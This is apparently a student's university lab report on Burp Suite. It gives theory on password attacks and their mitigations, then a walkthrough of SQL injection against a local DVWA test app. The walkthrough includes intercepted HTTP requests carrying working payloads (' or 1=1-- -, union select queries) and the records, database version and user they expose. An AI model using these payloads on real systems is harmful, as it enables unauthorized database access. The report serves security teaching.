Experiment No. 8

Title: Password Cracking - Burp suite

Batch: A3 **Roll No.: 16010421073** **Experiment No.: 8**

Aim: To implement password cracking using Burp suite

Resources needed: Burp suite Professional or open source tool, XAMPP

Theory

- **Password based authentication systems –**

Password-based authentication systems are a common method of verifying a user's identity and granting them access to a computer, network, application, or online service. Here's how they typically work:

1. User Registration: When a user wants to access a system or service, they must first register and create an account. During this registration process, they choose a username and password.

2. Password Creation: Users are required to create a password. The password should be something only they know and ideally should be difficult for others to guess. It's important to use strong passwords, which typically include a combination of letters (both upper and lower case), numbers, and special characters.

3. Storing Passwords: The system stores the user's password securely. This often involves hashing the password, which is a one-way cryptographic process that converts the password into a fixed-length string of characters. The system stores this hash, not the actual password, in its database.

4. Authentication: When the user attempts to access the system in the future, they enter their username and password. The system hashes the entered password and compares it to the stored hash in the database. If the hashes match, the system grants access to the user.

5. Account Lockout and Security Measures: To enhance security, password-based authentication systems often include measures like account lockout after a certain number of failed login attempts and the requirement to change passwords periodically.

While password-based authentication is widely used, it has some drawbacks and security concerns:

1. Password Complexity: Users often choose weak passwords, making it easier for attackers to guess or crack them.

2. Password Reuse: Users often reuse passwords across multiple services, which can lead to security vulnerabilities if one service is compromised.

3. Phishing Attacks: Users can be tricked into revealing their passwords through phishing attacks, where they are lured to fake websites that appear legitimate.

4. Brute Force Attacks: Attackers may attempt to guess passwords by trying various combinations systematically.

- **Attacks on password based authentication systems -**

Password-based authentication systems are susceptible to various types of attacks. It's important to understand these attacks to better protect your systems and users. Here are some common attacks on password-based authentication systems:

1. Brute Force Attack:
   - In a brute force attack, an attacker systematically tries all possible combinations of characters until they find the correct password.
   - To mitigate this, systems can implement account lockout after a certain number of failed login attempts and rate limiting to slow down the attack.

2. Dictionary Attack:
   - In a dictionary attack, an attacker uses a list of commonly used passwords, known words, or variations of these to guess a user's password.
   - Using strong password policies and encouraging users to choose unique and complex passwords can help prevent dictionary attacks.

3. Credential Stuffing:
   - In credential stuffing attacks, attackers use username and password combinations obtained from breaches of other websites to gain unauthorized access to other accounts where users have reused the same credentials.
   - This emphasizes the importance of not reusing passwords across different accounts and using unique passwords for each service.

4. Phishing:
   - Phishing attacks involve tricking users into revealing their passwords by posing as a trustworthy entity through emails, fake websites, or other means.
   - User education and awareness are crucial to prevent falling victim to phishing attacks.

5. Keyloggers and Spyware:
   - Keyloggers and spyware can capture a user's keystrokes and record their passwords as they enter them.
   - Regularly updating and using antivirus and anti-malware software can help detect and remove keyloggers and spyware.

6. Man-in-the-Middle (MitM) Attack:
   - In a MitM attack, an attacker intercepts the communication between the user and the authentication system, capturing the password during the login process.
   - MitM attacks can be mitigated through the use of secure, encrypted connections (HTTPS), and digital certificates.

7. Rainbow Table Attack:
   - A rainbow table attack involves using precomputed tables of password hashes to quickly look up the corresponding password.
   - Salting the password hashes (adding a unique value to each password before hashing) can defend against this attack.

8. Online and Offline Attacks:
   - Online attacks involve attempting to authenticate directly with a service, while offline attacks typically involve obtaining the password hash and then attempting to crack it.
   - Storing password hashes securely, using strong hashing algorithms, and salting the hashes can protect

against offline attacks.

9. Social Engineering:
- Social engineering attacks manipulate individuals into revealing their passwords, often through trust-based tactics rather than technical exploits.
- User training and awareness are key to combating social engineering attacks.

Procedure / Approach /Algorithm / Activity Diagram:

1) **Installation of Burp suite and other utilities (open source/ freeware/ trial versions)**
2) **Perform password cracking using Burp suite (refer to sample video uploaded)**

Implementation: Audio-Video recording of the mentioned activities performed with your own voice**.(upload .mp4 file along with final writeup)**


Questions:

1) Explore any other use of Burp suite. Perform it using burp suit and add the screen shots of the same.

Answer:


SQL Injection using BURP

Request is received in Burp Suite.




```
GET /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1/DVWA/index.php
Cookie: security=impossible; PHPSESSID=9sjofv9u359jskso535r5gcee2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

User enters id in DVWA , we get the request here




```
GET /DVWA/vulnerabilities/sqli/?id=2&Submit=Submit HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=9sjofv9u359jskso535r5gcee2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1


```

We then manipulate the data by giving it some misleading data.



```
GET /DVWA/vulnerabilities/sqli/?id=' or
1=1-- -&Submit=Submit HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=9sjofv9u359jskso535r5gcee2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1


```

Output:



Vulnerability: SQL Injection

User ID:


```
ID: ' or 1=1-- -
First name: admin
Surname: admin

ID: ' or 1=1-- -
First name: Gordon
Surname: Brown

ID: ' or 1=1-- -
First name: Hack
Surname: Me

ID: ' or 1=1-- -
First name: Pablo
Surname: Picasso

ID: ' or 1=1-- -
First name: Bob
Surname: Smith
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/


Username: admin

Other query:- ' union select null, version()-- -



```
GET /DVWA/vulnerabilities/sqli/?id=%27+union+select+null%2C+version%28%29--+-&Submit=Submit HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=%27+or+1%3D1--+-&Submit=Submit
Cookie: security=low; PHPSESSID=9sjofv9u359jskso535r5gcee2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1


```

Output:




Vulnerability: SQL Injection

```
ID: ' union select null, version()-- -
First name:
Surname: 10.6.10-MariaDB-1+b1
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/



Vulnerability: SQL Injection

```
ID: ' union select null, user()-- -
First name:
Surname: admin@localhost
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Outcomes:

CO4: Understand Security issues related to Software, Web and Networks.

Conclusion: (Conclusion to be based on the objectives and outcomes achieved**)**

Thus , we successfully performed password cracking using Burp Suite by using all the payloads.

Grade: AA / AB / BB / BC / CC / CD /DD

Signature of faculty in-charge with date

References:

Books/ Journals/ Websites:

1. https://portswigger.net/burp/pro
2. https://www.apachefriends.org/download.html